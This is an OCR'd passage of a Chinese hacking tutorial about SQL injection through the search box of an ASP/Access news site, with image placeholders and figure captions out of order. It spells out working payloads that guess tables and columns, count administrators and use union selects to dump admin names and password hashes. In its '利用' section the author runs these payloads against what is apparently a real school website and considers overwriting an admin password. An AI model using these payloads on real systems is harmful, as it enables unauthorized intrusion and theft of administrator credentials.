




图 4 出错页面


再猜列名，输入 **asp%' and exists (select**


admin from admin) and '%'=', 返回正常，如图7，说明存在admin字段。输入asp%' and exists (select password from admin) and '%'=', 正常，说明存在password字段。


图5 union查询


图6 猜表名

接下来干什么呢？猜admin和password字段长度和值，不用工具不知要猜到什么时候（我用工具检测不到存在漏洞），具体的注入语句是exists (select top 1 * from 表 where len(列)=N)(猜长度)，and exists (select top 1 * from 表 where Asc(mid(列,5,1))=N)(猜值)，也可以自己构造。


图7 猜列名


图8 union查询

但是懒人另有办法，就是用union语句把字段值暴出来。要用union需要知道前面一个表select了多少个字段。到数据库里看了一下，一共select了11个字段，那就构造语句asp%' union select 1,2,3,4,5,6,7,8,9,10,11 from admin where id=1 and '%'=', 返回页面如图8。


可以看到在网页上显示出来的字段是1，2，8，9，要把admin和password字段暴出来，把2改成password，8改成admin。输入asp' union select 1,password,3,4,5,6,7,admin,9,10,11 from admin where id=1 and '%'=',成功暴出，如图9。

三、利用

好了，既然成功暴出，那我们到学校那里搞一下，看看如何？猜解了一下，成功猜到admin、news表和admin、password字段，看来管理员并没有改表名和字段名，那就好了。先猜一下有几个管理员，在搜索框中输入' and 1<(select count(*) from admin) and '%'=',对应执行的sql语句是select * from NEWS where title Like '%' and 1<(select count(*) from admin) and '%'='%'，“%”是通配符，如果没出错的话可以返回数据库news表中的所有记录。事实证明是对的，返回了正常页面，如图10，说明管理员多于一个。

直到输入' and 3<(select count(*) from admin) and '%'='才出错，看来管理员有三个，都把他们暴出来吧。输入' union select 1,password,3,4,5,6,7,admin,9,10,11 from admin where id=1 and '%'='却返回错误页面，如前面的图4所示。怎么回事呢？检测了下语句，没错啊？我猜啊猜，可能是管理员把字段数改了，因为源文件中有“order by id desc”，所以不能用order by语句来猜字段数，只好输入' union select 1,2,3,4 from admin where id=1 and '%'=', 依次增加数字一直到' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 from admin where id=1 and '%'='才返回正常页面，原来是管理员把字段数增加了，是11个字段，难怪出错。


好了，再来' union select 1, password,3,4,5,6,7,admin,9,10,11,12,13,14 from admin where id=1 and '%'=',成功暴出，如图11。



图9 成功暴出

再暴出其他管理员，输入' union select 1,password,3,4,5,6,7,admin,9,10,11,12,13,14 from admin where id=2 and '%'=',却又返回出错页面，又怎么啦？静下心来想想，可能是id错了，我上面不是还没猜管理员id吗？

继续工作，输入' and exists (select * from admin where id=2) and '%'=', 果然出错了，然后把id依次增加，直到输入' and exists (select * from admin where id=10) and '%'='时返回正常，输入' and exists (select * from admin where id=11) and '%'='也正常，说明其他两个管理员的id分别是10，11。把刚才对应语句中的id=1分别换成id=10，id=11都成功暴出，如图12，13。

密码是用md5加密的，如果对方用的是mssql数据库，可以尝试用update语句';union select 1,password,3,4,5,6,7,


图10 管理员多于一个


图11 成功暴出

admin,9,10,11,12,13,14 from admin where id=1-- 更改管理员密码（--的作用是注释掉后面的语句），access数据库不支持多语句，也不能注释，就不行了。但在看了下原文件中执行时用的语句是“rs.open sql,conn,1,1”，查了一下，得到信息“第二个1，只读锁定，只能读不可以写的锁定数据库”，貌似对数据是只读的，看来update不了，运气好的话到网站也许能破解出来，不过好像没人愿意开字典跑，我就没耐心。




图12 暴出另外一个管理员

